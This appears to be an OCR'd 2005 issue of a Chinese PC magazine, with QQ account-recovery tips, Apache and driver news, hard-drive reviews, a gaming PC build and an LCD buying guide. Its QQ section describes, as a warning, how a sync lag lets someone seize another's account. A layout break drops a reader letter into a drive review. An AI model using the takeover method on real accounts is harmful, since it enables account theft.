登录http://service.tencent.com/psw/mo.shtml?psw_cs.htm，输入号码和验证码，假如是会员号或QQ行号，会显示"会员朋友，您好。为了让您得到更加快捷、周到、安全的服务，请登录 MyQQ 使用此项功能，谢谢。"假如是有保护的号码，会让你继续输入保密的内容;假如是没有保护的号码，会显示"您暂时还没有申请密码保护这项服务，为了您的 QQ 更加安全，请立刻申请密码保护！"

怎么取回丢失的QQ号码

1.会员号码，可以在 http://myqq.tencent.com 的"忘记密码"中，通过正确的保护资料，取回你的密码。

2.普通有保护的号码,可以在http://service.tencent.com/psw/mo.shtml?psw_cs.htm，通过正确的保护资料，取回你的密码。

假如你忘记了保护的资料。可以通过腾讯的申诉系统取回密码。申诉地址:http://service.tencent.com/service/request.shtml(一般情况下，会员号的申诉是很快处理的。而没有保护资料的一般很少处理)。如果不受理的，可以直接发 Email 到腾讯的邮箱，或直接打腾讯的热线电话(0755-83765566)。当然，一定要列举清楚一切能证明这个 QQ 是你的相关资料。

资料网址:http://service.qq.com/a/20040227/000006.htm。

密码保护的机密文档

虽然已经申请密码保护，但还有三种不同类型——"送

保"、"死保"和二次保护。三种都说明这个QQ已经申请密码保护，但有区别。

★送保：知道密码保护的全部内容，可以去修改密码保护的QQ。在交易的时候，这些内容卖方都送给你了，所以叫做"送保"。

★死保：只知道密码，不知道密码保护的内容，这种QQ最不安全，只要密码忘了或被别人修改了，QQ就没有了。

★二次保护：腾讯曾经有一段时间有Bug，可以在不知道密码保护内容的情况下去修改别人的密码保护(这个Bug现在已经没有了)，这样原来的密码保护就不存在了，这就是所谓的二次保护。

1.恢复状态的终极方法

在密码保护资料中，如果"证件号码"用的是正确的身份证，可以证实身份的证件号码，那么它一经申请，就不能做任何更改的。QQ的主人可以通过证实自己身份的方法(比如寄身份证复印件给腾讯)，取回保护资料。使用这种方法，修改密码保护资料也是没有用处的。

2.保护也能被抢走?

很多论坛都有送QQ，送的时候说明是无保护的，一些朋友改了密码后查证也是无保护的。但过了一段时间，发现QQ密码不对了，而且也被申请了密码保护。通常这就是被"抢保护"的结果。

腾讯为QQ提供服务是用很多的服务器，他们之间不可能每时每刻都会同步更新资料，因为这样会极其耗费资源。当你在QQ上改了资料，包括个人资料或密码等，这只是在其中的一个服务器修改了资料，其他的服务器短时间内是没有同步的，还是原来的资料。这就提供了给别人修改QQ资料的时间，别人可以马上用原来的密码去申请密码保护(虽然你在QQ上已经改了密码)，然后通过取回密码来修改你的QQ的密码，这样就可以抢走你的QQ。

预防办法：

客户端改完密码后，立刻登录申请保护页(http://service.qq.com/psw/mo.shtml?psw_id.htm)用新密码填写申请保护。当出现资料的界面时，关闭这个页，这时同步已经完成。就算立刻再重新登录这个界面。填旧密码已经不能申请保护了。

购买号码要谨慎

现在，在网上很多地方都有QQ号码出售，但有些图谋不轨的人将号码出售后用一些方法再次收回牟利，所以需要增加防范常识。

除前面提到的"送保"、"死保"之外，还有"无保护普通号"和"初始号码"两种。

★无保护普通号：就是普通的号码，无需向腾讯支付任何的费用，也没有申请保护。如果忘记了密码，就很难取回你的密码了。网上简称"7无"、"8无"，就是7位无保护普通号和8位无保护普通号。

★初始号码：是指没有加任何好友，没有注册QQ秀，没有刷过Q游戏币——也就是没有用过的非会员号。这种号码比较"纯洁"，就好像从中国移动新买的手机卡一样，不会有其他人用过的。

实例：四步操作保护密码

当你从别人那里购买了QQ号码后，请注意立刻按照下面正确顺序修改密码，才能确保号码不会"得而复失"：

第一步：修改保护资料

第二步：立刻用邮箱索取密码一次

第三步：利用取密码的信修改密码一次

第四步：24小时后再索取密码，再修改一次。

小提示

其实，不仅是新买的QQ号码用这种方法可以防丢失，如果你怀疑有人盗取了你的密码(但还没有修改)，这样做也能更确保你的号码密码不会丢失。

CF [ZS03]

稀饭魔语大辞典

在本刊今年第2期的《5分钟搭建Web服务器和论坛》中介绍了集成Apache、PHP、MySQL、Tomcat的Web服务器套装WAPM，大家都表现出了浓厚的兴趣，今天就为大家来介绍一下其中集成的HTTP服务器——Apache。

本期名词：Apache

音　标：[ə'pɑːʃ] 谐音：阿帕契

读音(MP3格式)下载:http://www.newhua.com/cfan/200511/11voice.rar

Apache是什么：Apache是目前最流行的Web服务器端软件之一。快速、可靠、可通过简单的API扩展，Perl/Python解释器可被编译到服务器中，完全免费并且开放全部源代码。如果你需要创建一个每天有数百万人访问的Web服务器，Apache应该是最佳选择。

Apache官方网站：http://httpd.apache.org/

什么系统能够安装Apache：包括Windows系列在内的多种操作系统均能安装Apache，在多种版本的Unix、Linux系统中甚至都已经集成了Apache及其扩展。Apache在Win32下的发行包有ZIP和MSI两种，其中MSI版本默认只能在Windows NT系列(包括Windows NT4/2000/XP/2003)中正常安装，而Windows 9x除了Windows Me之外安装MSI版本的Apache都会出现错误，解决方法是安装最新版的Windows Installer。

Apache为什么有2个版本：Apache同时维护升级1.3和2.x两个版本的Apache。其中1.3版本是为了保持与众多组件扩展兼容而存在的，是Apache系列中最稳定的版本，但支持的新技术较少。而2.x系列中的2.0目前也已经非常稳定了，并且具备一些更新的特性。目前大多数基于Apache的Web服务器都已经采用了2.0版。最新的2.1版本仍在测试阶段，不推荐使用。

最新的Apache版本：①1.3系列：1.3.33②2.0系列：2.0.54(下载页面：http://httpd.apache.org/download.cgi)

CF [ZS03]

4月21日下午，华硕电脑与ULi(宇力)电子共同在北京举办了主题为“华硕K8，速度之霸”的新品主板发布会。华硕首款采用ULi M1689芯片组的K8U-X主板发布，并定出了599元的强力低价。在会后本刊记者对华硕的谢明杰先生和王俊人先生和ULi的郭聪玲先生，向他们了解了主板设计、市场的发展方向。



访谈华硕，先知主板走势新动向

■CFan·Storyer

DIY会更欢迎AMD?

记者:*在主板发布会上，谢总提出到2005年第四季度，华硕AMD平台的主板销量将占到40%，那么您认为是因为AMD平台主板卖得更多了还是华硕AMD主板做得更好了，才制定这样的目标?*

答:这两年来随着AMD处理器整体性能的不断提高，它的稳定性得到了明显的改善，价格也更加贴近普通消费者，因此得到了广大用户的认同，消费者对它的接受程度也日益提高。而主板只是为用户提供一个运行CPU的平台，并不能按照我们自己的意愿去主导市场，真正的主动权是在用户手中。不管是Intel还是AMD，只要能给用户提供更优秀的产品，让用户体验到更稳定的性能，那么用户自然就会接受。今天我们公布的40%的目标只是针对DIY用户的来讲的，与AMD公布的20%的数字是不一样。这主要是因为在许多OEM厂商所用的CPU中，AMD处理器的占有率与Intel还有差距，这不是我们所能改变的。

Intel平台有被削弱?

记者:*在华硕重视AMD时会减少对Intel平台的关注吗?*

答:不会。华硕2005年的主板出货目标是5000万片，要完成如此宏伟的目标，我们需要寻找更大的增长空间。而Intel和AMD两种主板的市场占有率在不同的区域并不相同。华硕AMD平台主板经过不断的努力，从2004年第四季度开始，华硕AMD平台主板在国内得到了长足的发展，因此也说明AMD平台主板市场的开发空间非常的大。当然这并不是说我们会因此降低在Intel市场的重视，只是说目前相比之下华硕在AMD平台上发展还不完善，所以我们会在保证Intel平台主板销量持续增长的基础上，通过发展AMD平台提高华硕的整体销量。华硕在Intel和AMD两个平台上的投入，是非常公平的，主要是通过市场的需求，对这两个方面进行适当的调整，不会特别照顾哪一方。因为目前市场上对K8的需求越来越旺盛，华硕为推广K8花费了很大的力气。而华硕在Intel这方面的投入从来都没有少过，比如华硕目前在国内针对Intel915就推出了10款主板，在所有主板厂商中也是最全的，不仅如此，将来在推出945、955的主板产品时，华硕会投入更多的人力、物力进行推广。

华硕推出售价599元的主板对主板市场有什么影响?

问:*华硕此次发布的K8U-X主板定价在599元，会对其他厂商产生什么样的影响?*

答:影响肯定会有的。因为华硕作为全球最大的主板厂商，一直以来都在为满足消费者的不同需求而努力。除了不断丰富高端的K8主板，华硕也更加重视高性价比K8主板的研发，此次与ULi合作推出的K8U-X主板不但具有很高的性价比，而且也使华硕K8的产品线更加齐全，这样一来用户在选择华硕K8主板时就有了更多的选择，同时也会吸引更多的消费者加入到华硕K8的用户群众。

未来流行何种芯片组?

问:*VIA和SIS目前都推出了集成显卡的主板芯片，那么ULi在这方面未来会有什么样的目标?*

答:目前世界上知名的图形处理器解决方案是ATi和nVIDIA，因为ULi正在发展阶段，自身的实力并不是很强大，而且在市场的接受程度上还不够，所以ULi会选择与ATI或者NVIDIA这样的世界知名厂商合作，推出真正的集成芯片解决方案，为用户带来更好的产品。目前ULi有一款南桥芯片1573，它可以结合ATi的北桥芯片支持K8处理器，这个芯片的主板目前华硕也已经在量产。通过这样的合作方式，希望让更多的用户逐渐接受ULi的产品，这也是ULi发展的一个必由之路，当然如果ULi真正强大起来了，也不否认我们会自己研发一些提供集成解决方案的产品。在芯片组设计方面，ULi的单芯片组产品就能与对手的南北桥结构搭配相 美，而且从成本上说，单芯片需要约七百多触点，双芯片结构南北桥各需要五百多和四百多触点，相对来说单芯片成本更低，更方便厂商设计，但这也对芯片厂商提出了更高的设计要求。CF [ZS04]



热门驱动点评

虽然nVIDIA现阶段已经将工作重点放在了对75系列驱动的研发上，但对于70系列驱动还是在进行着不断的完善与改进，并于日前发布了适用于nVIDIA GeForce、Quadro、GeForce2、Quadro2、Geforce3、Geforce4、Quadro4、GeForceFX、QuadroFX、GeForce6系列显卡最新ForceWare驱动71.89 WHQL官方正式多语言版。由于相距上一版71.84发布的时间不长，并且版本号变化也不是很大，因此本次的更新重点就放在了除错上，特别是修正了GeForce6系列显卡上存在的一些问题。

具体更新如下：在新特性方面：1.解决SLI模式下GPU无法超频问题。在修正了BUG方面：1.针对GeForce 6800 Ultra显卡，修正了在显示属性中"温度设定"报告的温度会高出20％的问题。2.修正了在ASUS A8N-SLI主板、双GeForce 6800 Ultra SLI模式下，系统不能从S4休眠模式恢复的问题。3.修正了GeForce 6600 GT/6800 LE/6800/6800GT/6800 Ultra，SLI OpenGL模式下，系统不能由待机／休眠正常恢复的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir115/d46167.htm。

最新驱动列表

驱動之家 MyDrivers.com

1. Intel英特尔855G/910GL/915G/915GV/945G系列芯片组视频部分(Intel Graphics Media Accelerator)最新驱动14.12.0.4299-6.14.10.4299官方正式多语言版。新版驱动加入了对Intel 945G芯片组的支持。并修正如下BUG：1.修正了设置XD_bit时提示驱动出错的问题。2.解决了在MCE系统下播放HDTV不流畅的问题。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir116/d46574.htm。

2. Intel英特尔芯片组Intel Chipset Software Installation Utility驱动最新7.0.0.1019官方正式版。更新如下：1.增加对955X、ICH7芯片组的支持。2.增加对64位操作系统的支持。3.解决了在Windows XP下PnP检测方面的问题。

适用环境：Win2000/XP/2003，下载地址：http://www.mydrivers.com/dir115/d46380.htm。

3. VIA威盛VIA IDE Accelerator Driver驱动1.21 Beta版。一款IDE Accelerator加速驱动，安装后会显著提升硬盘、CD/DVD ROM，CD/DVD RW，Tape，ZIP，MO，ATAPI type CF media设备的性能。更新如下：(1)解决了1.20版中存在的与Winamp软件之间的兼容性问题。(2)修正了与Norton Ghost 9.0的兼容性问题。(3)修正了在安装此驱动后检测不到NEC DVD光驱的问题。适用环境：Win2000/XP/2003，下载地址：http://www.mydrivers.com/dir115/d46327.htm。

4. ULi宇力(ALi扬智)芯片组Integrated Driver综合驱动工具包2.096版。最新版的驱动包，支持Uli全系列芯片组。适用环境：Win9x/ME/NT4/2000/XP/XP-64，下载地址：http://www.mydrivers.com/dir116/d46562.htm。

CF [ZS05]

在上期杂志中，《电脑爱好者》联合西部数据公司开展了“评测专员大招募”活动，活动公开后，广大读者报名踊跃。我们从浩瀚的报名者中挑选了五名评测专员，并最终选出三篇优胜评测文章，优胜者免费获得本次评测产品WD800VE 2.5英寸硬盘。三位优胜者分别是:云南丽江 吴亮、吉林长春 池洋、内蒙古呼和浩特 解娜(女)。



我的天蝎座硬盘

■ 内蒙古 解娜

最近，笔者有幸得到一块《电脑爱好者》和西部数据公司借测的“天蝎座”硬盘，甚是高兴。为了全面了解该硬盘的“天蝎”本性，我决定从硬件盲变为硬盘杀手。

这款西数产品被命名为Scorpio(天蝎)，是取其凶猛狠辣之意，是西数“挤入”2.5英寸(移动型)硬盘市场的第一款产品。环顾目前移动笔记本硬盘市场，主要存在着三大公司:日立、东芝和富士通，而希捷、三星也仅仅是刚刚进入该领域的后来者，现在西部数据作为新手加入战团，势必将带来2.5英寸硬盘市场的新一轮价格和技术的竞争。

Scorpio系列转速为5400rpm，笔记本IDE传输接口，寻道时间12ms，平均延迟时间5.5ms，其中60，80GB有8MB缓存版本，40GB的是2MB缓存。手中天蝎硬盘型号为WD800VE，80GB，8MB缓存。蛮不错的硬盘，让我做个简单评测吧。

我用同一台笔记本在相同环境下测试了这款的硬盘和一款日立HTS541080C9AT00硬盘(5400转，80GB)。使用的软件为HD TACH和PCMARK。

具体测试数据西数硬盘的测试成绩如图1，日立硬盘的测试成绩如图2。重要成绩对比如表1:

表1

	日立HTS541080C9AT00	西数WD800VE
Highest of Sequential Read Speed	40MB/S	35MB/S
Random access	17.0ms	19.8ms
CPU utilization	2%(+/-2%)	2%(+/-2%)
Average read	31.0MB/s	28.9MB/s
PCMARK2004	4153	4143

测试数据使我不得不承认还是姜是老的辣，资深做笔记本硬盘的日立，内功深厚，的确不可小视。西数也不必过于 然神伤，因为日立此款硬盘号称5400转笔记本硬盘中最快的产品了，如果和其他同款笔记本硬盘相比，性能还是相当不错。再看其他数据，CPU占用率两者均为2%，说明硬盘运行时不会浪费笔记本宝贵的CPU资源。在随机寻道时间，平均传输速度方面，以及总体性能测试的PCMARK中，日立虽都略胜一筹，但两者的差别并不是很明显，这对于刚刚驻足于该市场的西部数据来说，成绩已经相当不错了!

此硬盘控制芯片采用的“Softseek”算法，这将使得该2.5英寸硬盘在同转速的竞争对手中运行噪音是相当低的。WD的防震技术使得该硬盘在工作时能承受250G的冲力，在空闲时能承受900G冲力。仅从主观感受上，WD800VE运行时几乎感受不到震动，而硬盘噪音也基本听不到，在安静度上可以和4200转笔记本硬盘比美，显然性能要高得多。WD Scorpio 配有坚固的不锈钢外壳，可以承受5磅以上的压力。

采用ShockGuard技术，无论硬盘是否在工作，均可避免硬盘机件和脆弱的磁片表面因受到震动而造成的影响。而且该硬盘采用了市场上技术最先进的材料，能够执行至少 60万次擦写周期，且不产生任何污染。

怎么样?看到以上几组数据后，那几个称霸江湖数年的笔记本硬盘老大，应该觉得后生可畏了!




图1




图2

WD800VE 试用手记

■ 吉林 池洋

拿到这块《电脑爱好者》和西部数据公司送测的硬盘的WD800VE硬盘第一感觉是就是分量很足，两个盘片加上抵挡得住5磅的压力的不锈钢外壳，重量在120克左右。

我在日常工作中要用到大量的数据传输，所以有一块移动硬盘是很方便的，这块80GB的西数硬盘足够大，而且市面上的价格也比日立和三星的要便宜许多，性价比凸现。我主要做的移动硬盘性能测试，测试平台为处理器P4 2.4A、内存512MB DDR266、主板微星845、VIA 的PCI转USB2.0卡操作系统Windows XP Professional (SP2)，对比对象为HTS42404(4200 RPM,2MB缓存) 和 WD800VE(5400RPM,8MB缓存)。

我更关心的是移动硬盘测试:

HTS42404 的 USB2.0 外接测试如图3， WD800VE的USB2.0 外接测试如图4。



山西读者魏增：我是一位狂热的游戏爱好者，自《魔兽世界》这款在线游戏公测后，就深深地被它吸引。可怜我的AMD Barton 2500+（技嘉KT600主板、512MB DDR333内存、丽台Ti4200显卡）似乎已经负荷不起了，我于是决定近期再重新装一台专门用来玩《魔兽世界》、《天堂2》等3D在线游戏的机子。我想要一台使用Pentium处理器的，不知道各位专家有什么好推荐？价钱不是问题，就要好的。先谢谢各位了！

点评：现在很多喜欢游戏的朋友在装机的时候，都会因性价比的优势而倾向于AMD的64位处理器方案，而我们也在第8期给出了一套基于AMD Athlon64 3000+(939)处理器的游戏发烧配置，喜欢AMD平台的朋友可以找来参考一下。而在这里，我们应这位读者的要求，针对魔兽世界、天堂2等3D在线游戏的特点，给大家出一套基于Intel平台的高性能"3D在线游戏机"。

《魔兽世界》、《天堂2》等3D在线游戏，具备了3D单机游戏和在线游戏的特点，不但对显卡性能的要求很高，而且对系统资源分配、大数据量传输、大数据量处理等方面都有很高的要求，所以也就能理解为什么很多能流畅运行单机3D游戏的电脑，在面对3D在线游戏时却会出现力不从心的状况了。从这点来说，采用Intel的Pentium 520处理器也是一个非常不错的选择。它采用的是Prescott核心，具备1MB的二级缓存和800MHz的前端总线，同时支持超线程技术，处理器性能相当不错。虽然与华硕的P5GDC PRO主板的搭配，在价格可能会高出一般的Pentium 2.8E+865PE主板或Athlon64 3000+与nForce4主板的配合，但就其整体性能来说，还是很突出的。

注：华硕P5GDC PRO主板采用的是Intel I915P+ICH6R芯片组，拥有1个PCI-E X16显卡接口、2个PCI Express X1及3个PCI接口，支持DDR2、DDR规格内存(但不能同时使用)。在磁盘方面，除了支持IDE接口和SATA150接口外，还支持高性能的RAID 0、1及Intel Matrix存储技术。另外，该主板集成了Marvell 88E8053 PCI-E千兆网络控制器(含AI NET2技术)和C-Media High Definition 音频8声道解码器(含 Dolby Digital Live 技术)。无论是处理器、磁盘、总线带宽等方面的性能都非常突出。此外，它还拥有华硕独特的一系列简单易用的AI功能，让菜鸟也能轻松驾驭。

在内存方面，为了满足魔兽世界等在线3D游戏对系统资源的需求，GB容量的内存以及双通道内存工作模式是很必要的了，我们建议你最少配置1GB DDR400内存。而在预算宽裕的前提下，2GB的双通道DDR400内存系统配置将可以让你的《魔兽世界》不再为系统资源而担心了。

配件	品牌及型号	价格(元)
CPU	Intel Pentium4 520 2.8G(LGA775，三年盒装)	1350
散热器	CPU自带铸铜风扇	—
主板	华硕 P5GDC PRO	1350
内存	金士顿 DDR400 512MB×2	770
硬盘	希捷 酷鱼7200.7 120GB(SATA，一年保)	665
显卡	磐正 6600GT(128MB/128bit)	1388
声卡	主板集成	—
网卡	主板集成	—
光驱	索尼 16X DVD-ROM(银色面板)	265
显示器	LG 1750SQ(LCD)	2580
鼠标	微软 光学银光 4.0(IE4.0)	419
键盘	罗技 酷影手	78
音箱	创新 PCWorks TX530(5.1)	650
机箱电源	技嘉 GC-505B1机箱+航嘉 磐石400电源	170+338
媒体报价		10023

在显卡方面，我们选用了PCI-E接口的磐正 6600GT显卡，128位的128MB显存让它成为名副其实的"双128"显卡，你大可开启所有特效，感受一下那精彩、奇幻的《魔兽世界》。 CF [CP02]






图3




图4

WD800VE的数据传输速度都是比较平稳，没有像日立的那样起伏较大，说明西数的平稳性比日立的好很多，在USB外置硬盘中，USB接口成为系统瓶颈，因此硬盘更需要的是传输的稳定性。

连日的测试和使用，我最大的感受就是WD800VE的噪音和发热量控制都是非常出色的！在日常的使用中需要将耳朵贴近硬盘才能够提到细微的寻道声音，在宿舍里晚上使用的时候，除去风扇声，几乎就听不到寻道的 声，而其他笔记本，无论读写时都会有很大的噪音，这是我平时没有注意到的。在台式机上测试时硬盘裸在外面，可以摸到，WD800VE的发热量明显比其他的笔记本硬盘低4摄氏度以上。

这块WD800VE是西数的第一款80GB笔记本硬盘，8MB的缓存和配套的WhisperDrive技术，结合SoftSeek算法使得硬盘的稳定性和噪音控制都比目前市面上的同类产品效果好。对于我这样的移动需要，由于采用了斜坡加载装置，在不工作状态时，其磁头停泊在磁盘外侧，使得这款硬盘的不工作时候能承受冲击能力达到900G，比一般硬盘的800G指标高出不少。而且这样的内置结构，也使磁头因震动损伤硬盘盘片数据的可能性大幅降低。 CF [CP01]

关于×的故事

■ 伤心尤加利树

看完了上一期那篇《买光驱的爆笑故事》之后，想了想，其实这个光驱事件的主人公闹的笑话在日常生活中并不少见，光驱当前仍然处于新老(CD/DVD)技术的交替时期，一些对电脑不熟悉的朋友对技术标准出现误解是很自然的。不过，除了光驱还有很多设备是用类似多少多少X来标称自身性能的。为了让大家不再闹出什么笑话或误解，在这里我给大家补充一些其他设备的倍速含义。

CF闪存卡

分类：高速卡/低速卡

CF卡全称Compact Flash卡(见图1)，是最常见的便携储存设备之一，多用在MP3和数码相机等设备上。有Type-Ⅰ和Type-Ⅱ两种型号，要分辨他们很简单，Type-Ⅰ比Type-Ⅱ要薄。在速度方面CF卡我们习惯把40X以上的称为高速卡。这里的"X"借用了CD光驱的标准，都是150KB/s。不过，因为CF卡有着读、写两种指标，而且速率在不同设备上会有较大的波动，使用倍速标示不够准确，所以厂家也直接用传输速率直观的标识其性能，比如5MB/s。但无论如何，倍速这种标识方法还是被普遍运用到了CF卡上。



图1

SD闪存卡

分类：NormalSD(普通版)/TurboSD(高速版)

SD卡全称Secure Digital Memory卡(见图2)，是老霸主CF卡的死对头。也很可能是未来CF卡的接班人，多用在MP3和数码相机等设备上。不过它有这样的成绩与它性能是密切相关的。它的体积相当小，和大拇指指甲差不多大。而它的速度又比CF卡要快上许多。SD卡在速度的标识上和CF卡一样，仍然采用了光驱中的"X"倍速概念，目前的SD卡最低速度是2MB/s即相当于13X，这可是CF卡发展了多年才达到的速度。如今的SD卡已经出现了133X(20MB/s)的产品，比之CF卡最高规格的100X(16MB/s)要快了33X。



图2

AGP

分类：AGP1X/AGP2X/AGP4X/AGP8X

AGP全称Accelerated Graphics Port(见图3)，是一种专门用于显卡的专用接口。其实，它并不算是一个独立规格的接口，而是从PCI图形接口的基础上发展而来的。但它可以独立于PCI总线可怜的133MB/s的速度，直接与内存、CPU沟通。它的诞生就是为了解决PCI总线速度不足的问题，第一代AGP称之为AGP1X，速度是PCI的两倍：266MB/s。在这里倍速的定义已不再是150KB/s这么寒酸，而是等于266MB/s乘以倍速。以此类推，AGP2X的速度为533MB/s；AGP4X的速度为1066MB/s；AGP8X为2100MB/s。虽然AGP的出现很大程度上缓解了PCI总线带宽不足的，但终究在摩尔定律的作用下，它的局限性很快就显露了出来。不久之后，AGP也将会被PCI-E X16接口所取代。




图3

PCI

分类：PCI/PCI-E

PCI(见图4)是电脑上最普遍最典型的接口，基本上很多电脑功能扩展卡都是按照它的规格来开发的，比如电视卡、股票卡、声卡、网卡等等，它的总线速率为133MB/s。PCI-E则是为了解决设备对接口传输带宽的高要求而出现的，它有X1、X2、X4、X8、X12、X16以及X32等7种规格，目前已经在主板上全面开始应用。比较常见的是X1和X16两种规格，速度分别为250MB/s、4000MB/s。其中X16在不久之后将成为显卡的主流接口标准。




图4

写到最后我还是想再说一下关于CF卡和SD卡的问题。这两种主流闪存卡之间各有优劣。但是就个人观点还是选择SD卡好，因为除了重量和体积的因素外，在速度方面同价位的SD卡比CF卡要快得多。比如同是Kingston品牌256MB的SD、CF卡，在速度方面前者理论速度是68X(10MB/s)比后者的10～35X(1.5MB/s～5MB/s)快了2～6倍。

CF [CP03]

选液晶，就要眉毛胡子一把抓！

■ DPGG

随着各大液晶面板厂商纷纷开始启动新生产线，液晶显示器也开始大规模地降价。这样一来，液晶显示器就划在了许多人的装机器配置单或显示器的升级计划中。

如何为自己挑选一台出色的液晶显示器呢？不少人马上就会想到响应时间这项指标上。然而一款拥有高速响应时间的液晶显示器就是出色的产品吗？答案当然是否定的。我们应该从设计、色彩、对比度及可视角度等多方面综合衡量一台液晶显示器好坏。

重新认识响应时间

目前主流液晶显示器的响应时间达到了16ms，每秒钟就能显示1/0.016=62帧画面，按照3D游戏所需的60帧播放速度来换算，16ms产品已能足以满足要求。对于狂热的游戏发烧友来说，选择一台具备12ms，能显示每秒1/0.012=83帧画面的液晶显示器绝对能够适用所有高速游戏。

但GTG(Grey To Grey，灰阶响应时间)使我们必须重新认识响应时间。通常来讲，液晶面板黑白间的响应时间(也就是最早的响应时间概念)最快，而其他灰阶之间的切换要比黑白间的切换慢得多。但在实际使用过程中，屏幕内容不可能只是做最黑与最白之间的切换，而是五颜六色的多彩画面，或深浅不同的层次变化，这些都是在灰阶之间转换。而那种全黑或者全白的画面使用率极低，因此灰阶响应时间更具现实意义(想更清楚地了解响应时间这个概念的朋友，可以参考本刊第8期86页《细说LCD响应时间》一文)。目前，市场上的液晶显示器大部分都拥有快于16ms的响应速度，更有GTG响应时间也达到8ms甚至4ms的产品。

选购建议：在绝大多数情况下我们的肉眼已经区分不出16ms、12ms甚至8ms产品的响应时间差异，一味地追求极速的响应时间并没有太大的必要。但在购买时，还是要运行一些动作速度快的游戏、电影画面等来感受一下，看看显示器的响应速度是否能达到你的要求。

推荐产品：



参考价格：3799元

三星 173P Plus
灰阶响应时间8ms



参考价格：2699元

明基 FP71G+
灰阶响应时间8ms

高对比度不等于色彩表现好

对比度是最黑与最白亮度单位的相除值。更精准地说，就是把白色信号在100和0的饱和度时相减，再除以用Lux为计量单位的0%白色值(0的白色信号就是黑色)，所得到的数字。以此为基准，厂商推算出的对比度越高就意味着越好的屏幕品质。在这样的情况下，黑色会比较"黑"，而白色也会比较"白"，因此，屏幕就能辨识出更多颜色。

如何来提高对比度呢？厂商一般会用提高亮度和降低黑色最小值两种方法来实现。提高亮度并没有什么特别的技术性可言，多加灯管或增大功率即可(但这通常会带来发热、功耗增大等副作用)。通常情况下250～300流明的亮度已经能满足我们的使用要求了。不过，很多厂家会在这里"出猫"(作弊)，举个最简单的例子：一个最大与最小亮度分别是0.5流明与200.5流明的屏幕，则会有(200.5-0.5)/0.5=400:1的对比度。如果把最大亮度调整到400.5流明，而不是200.5流明，对比度会自动调升到800:1。如果这是液晶显示器正常的指标自然是没有问题，否则屏幕就会过亮使色彩严重失真，画面质量可想而知，而且时间稍长一点还会让人觉得刺眼。很显然，这种投机取巧的方法除了得到一个"美丽"的数值外，并没有什么实际意义。而另一种利用降低黑色最小值来实现高对比度的方法是最为行之有效的。最典型的例子就是，市场上采用PVA/S-PVA面板的液晶显示器在亮度不到300流明的情况下就能做到1000:1甚至1500:1的对比度，不仅色彩表现艳丽真实，还健康。但降低黑色最小值对厂商的技术要求非常高，制造成本也会相应地提高，目前PVA/S-PVA面板仅被用在高端产品上。

选购建议：在选购液晶显示器的时候不要被厂商标称的高对比度所迷惑。只有在合理的亮度值下，对比度越高，所能显示的色彩层次越丰富，显示效果才越出色。

推荐产品：



参考价格：3799元

三星 173P Plus
采用17英寸PVA面板，亮度280流明，对比度1500:1



参考价格：3550元

优派 VG900
采用19英寸P-MVA面板，亮度260流明，对比度1000:1

视角决定色彩 而面板则制约视角

可视角度是影响显示效果的重要因素之一。它规定了用户在液晶显示器面前的自由活动空间(超出这个范围就会出现色彩失真，您将无法正常处理文档和图像)，同时也限制了您和家人朋友对信息的分享。因为从斜面去看液晶显示器，与正面观看时相比，白色部分会变暗，黑色部分会变亮，超出最大可视角度的话，还会什么都看不到。

液晶显示器可视角度的大小基本上完全取决于所采用的液晶面板种类。目前市面上的液晶显示器所用的液晶面板主要有TN、Super-IPS、MVA、PVA/SPVA等几种类型。

TN的使用最为广泛，主要特点是成本较低，而且响应时间较快。但是TN面板的色彩表现较差，可视角度很小，为120/120度(垂直/水平)。但它并非完全不可取，一些有实力的面板厂商甚至还对其进行了改良。如三星的Best-TN面板就大大改善了TN面板在色彩和可视角度上的不足，可视角度达到160/160度(垂直/水平)。

小知识

Super-IPS在视角上可达到170度(水平)；MVA也可达到160度(水平)；PVA/S-PVA则可达到接近极限的178/178度(垂直/水平)，而且在极限角度实测的对比度仍远大于100:1，这也是目前业内在可视角度上的最高成就。

选购建议：厂商标称的可视角度多数情况下并不是实际使用时可以达到的最大可视角度，在选购时多对比一些产品，不妨从多个方向的斜面实际观察屏幕的显示效果，看是否能够满足自己的要求。

推荐产品：



参考价格:2400元
飞利浦 170S6
可视角度，160度/140度(水平/垂直)



参考价格:2399元
玛雅NFS-7D
可视角度，160度/140度(水平/垂直)

人性化会带来更舒心的应用

只有出色的性能还算不上是一款优秀的显示器，它还应该提供便捷实用的功能。如三星的"魔技"就是一个很好的标杆。其中MagicTune"魔调"技术让用户脱离了繁琐的OSD按键操控，只需点击鼠标就能够对显示器的对比度、亮度、色彩、几何等方面进行调节，更可在预设的文本、网络、娱乐、视频等多种模式间轻松切换。而除了"魔技"外，明基的Senseye技术也提供了标准、电影1、电影2和图片模式；AOC最近也推出了包括"随心亮、随心调、随心快、随心彩、随心变、随心省"若干个特色小技术在内的"随心技"。

选购建议：丰富的调节功能有助于得到更好的显示效果，简便、贴心的操作会为我们的应用带来愉快的心情，在选购产品的时候不妨多考虑一下这方面的内容。

推荐产品：



参考价格:1850元
冠捷 154F
拥有12"魔技"特色技术



参考价格:2899元
明基 FP71E+
拥有Senseye特色技术

优秀的结构满足额外需求

